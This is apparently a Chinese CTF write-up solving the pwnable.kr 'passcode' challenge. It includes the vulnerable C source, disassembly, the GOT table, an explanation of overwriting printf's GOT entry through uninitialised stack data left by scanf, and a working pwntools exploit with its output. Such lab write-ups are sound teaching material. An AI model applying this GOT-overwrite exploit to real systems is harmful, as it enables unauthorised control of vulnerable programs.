

题目：



Mommy told me to make a passcode based login system.
My initial C code was compiled without any error!
Well, there was some compiler warning, but who cares about that?


ssh passcode@pwnable.kr -p2222 (pw:guest)

连接查看源码并且运行一下：



```
passcode@prowl:~$ ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : fish
Welcome fish!
enter passcode1 : 123456
Segmentation fault (core dumped)
```

查看源码：




```
#include <stdio.h>
#include <stdlib.h>

void login(){
        int passcode1;
        int passcode2;

        printf("enter passcode1 : ");
        scanf("%d", passcode1);
        fflush(stdin);

        // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
        printf("enter passcode2 : ");
        scanf("%d", passcode2);

        printf("checking...\n");
        if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!\n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
                exit(0);
        }
}

void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!\n", name);
}

int main(){
        printf("Toddler's Secure Login System 1.0 beta.\n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)\n");
        return 0;
}
```

查看源码两个突破口：

1. **scanf 函数缺少"&"符，这样会导致在程序使用栈上的数据作为指针输入存放的数据**
2. **Welcome()和 login()两个函数连续调用，则栈底相同**

再用 objdump -d 查看汇编指令


login():



```
08048564 <login>:
 8048564:       55                      push   %ebp
 8048565:       89 e5                   mov    %esp,%ebp
 8048567:       83 ec 28                sub    $0x28,%esp
 804856a:       b8 70 87 04 08          mov    $0x8048770,%eax
 804856f:       89 04 24                mov    %eax,(%esp)
 8048572:       e8 a9 fe ff ff          call   8048420 <printf@plt>
 8048577:       b8 83 87 04 08          mov    $0x8048783,%eax
 804857c:       8b 55 f0                mov    -0x10(%ebp),%edx
 804857f:       89 54 24 04             mov    %edx,0x4(%esp)
 8048583:       89 04 24                mov    %eax,(%esp)
 8048586:       e8 15 ff ff ff          call   80484a0 <__isoc99_scanf@plt>
 804858b:       a1 2c a0 04 08          mov    0x804a02c,%eax
 8048590:       89 04 24                mov    %eax,(%esp)
 8048593:       e8 98 fe ff ff          call   8048430 <fflush@plt>
 8048598:       b8 86 87 04 08          mov    $0x8048786,%eax
 804859d:       89 04 24                mov    %eax,(%esp)
 80485a0:       e8 7b fe ff ff          call   8048420 <printf@plt>
 80485a5:       b8 83 87 04 08          mov    $0x8048783,%eax
 80485aa:       8b 55 f4                mov    -0xc(%ebp),%edx
 80485ad:       89 54 24 04             mov    %edx,0x4(%esp)
 80485b1:       89 04 24                mov    %eax,(%esp)
 80485b4:       e8 e7 fe ff ff          call   80484a0 <__isoc99_scanf@plt>
 80485b9:       c7 04 24 99 87 04 08    movl   $0x8048799,(%esp)
 80485c0:       e8 8b fe ff ff          call   8048450 <puts@plt>
 80485c5:       81 7d f0 e6 28 05 00    cmpl   $0x528e6,-0x10(%ebp)
 80485cc:       75 23                   jne    80485f1 <login+0x8d>
 80485ce:       81 7d f4 c9 07 cc 00    cmpl   $0xcc07c9,-0xc(%ebp)
 80485d5:       75 1a                   jne    80485f1 <login+0x8d>
 80485d7:       c7 04 24 a5 87 04 08    movl   $0x80487a5,(%esp)
 80485de:       e8 6d fe ff ff          call   8048450 <puts@plt>
 80485e3:       c7 04 24 af 87 04 08    movl   $0x80487af,(%esp)
 80485ea:       e8 71 fe ff ff          call   8048460 <system@plt>
 80485ef:       c9                      leave
 80485f0:       c3                      ret
 80485f1:       c7 04 24 bd 87 04 08    movl   $0x80487bd,(%esp)
 80485f8:       e8 53 fe ff ff          call   8048450 <puts@plt>
 80485fd:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048604:       e8 77 fe ff ff          call   8048480 <exit@plt>
```

login 中 passcode1 的偏移为:ebp-0x10


welcome():



```
08048609 <welcome>:
 8048609:	55                   	push   %ebp
 804860a:	89 e5                	mov    %esp,%ebp
 804860c:	81 ec 88 00 00 00    	sub    $0x88,%esp
 8048612:	65 a1 14 00 00 00    	mov    %gs:0x14,%eax
 8048618:	89 45 f4             	mov    %eax,-0xc(%ebp)
 804861b:	31 c0                	xor    %eax,%eax
 804861d:	b8 cb 87 04 08       	mov    $0x80487cb,%eax
 8048622:	89 04 24             	mov    %eax,(%esp)
 8048625:	e8 f6 fd ff ff       	call   8048420 <printf@plt>
 804862a:	b8 dd 87 04 08       	mov    $0x80487dd,%eax
 804862f:	8d 55 90             	lea    -0x70(%ebp),%edx
 8048632:	89 54 24 04          	mov    %edx,0x4(%esp)
 8048636:	89 04 24             	mov    %eax,(%esp)
 8048639:	e8 62 fe ff ff       	call   80484a0 <__isoc99_scanf@plt>
 804863e:	b8 e3 87 04 08       	mov    $0x80487e3,%eax
 8048643:	8d 55 90             	lea    -0x70(%ebp),%edx
 8048646:	89 54 24 04          	mov    %edx,0x4(%esp)
 804864a:	89 04 24             	mov    %eax,(%esp)
 804864d:	e8 ce fd ff ff       	call   8048420 <printf@plt>
 8048652:	8b 45 f4             	mov    -0xc(%ebp),%eax
 8048655:	65 33 05 14 00 00 00 	xor    %gs:0x14,%eax
 804865c:	74 05                	je     8048663 <welcome+0x5a>
 804865e:	e8 dd fd ff ff       	call   8048440 <__stack_chk_fail@plt>
 8048663:	c9                   	leave
 8048664:	c3                   	ret
```

welcome()中 name 的偏移为:ebp-0x70

查看 GOT 表:



```
DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a02c R_386_COPY        stdin@@GLIBC_2.0
0804a000 R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a004 R_386_JUMP_SLOT   fflush@GLIBC_2.0
0804a008 R_386_JUMP_SLOT   __stack_chk_fail@GLIBC_2.4
0804a00c R_386_JUMP_SLOT   puts@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   system@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   __gmon_start__
0804a018 R_386_JUMP_SLOT   exit@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804a020 R_386_JUMP_SLOT   __isoc99_scanf@GLIBC_2.7
```

利用 scanf 覆写 printf 函数覆盖为：**printf("Login OK!\n");**则可以直接跳过 if 判断

printf 地址为:0x80485d7，printf 地址为:0x804a000

则可构造 payload


payload='a'*0x60+p32(0x804a000)+'134514135\n'

134514135 是 0x80485d7 的十进制，因为"%d"为十进制输入

Exp 如下:

```
from pwn  import *

target=ssh(user='passcode',host='pwnable.kr',port=2222,password='guest')

printf_Got=0x0804a000

payload='a'*0x60+p32(printf_Got)+str(134514135)

r=target.process(executable='./passcode')

r.send(payload)

r.interactive()
```

得到 flag:



```
fish@ubuntu:/mnt/hgfs/share$ python passcode.py
[+] Connecting to pwnable.kr on port 2222: Done
[*] passcode@pwnable.kr:
    Distro    Ubuntu 16.04
    OS:       linux
    Arch:     amd64
    Version:  4.4.179
    ASLR:     Enabled
[+] Starting remote process './passcode' on pwnable.kr: pid 442972
[*] Switching to interactive mode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!
enter passcode1 : $ ls
Login OK!
Sorry mom.. I got confused about scanf usage :(
Now I can safely trust you that you have credential :)
```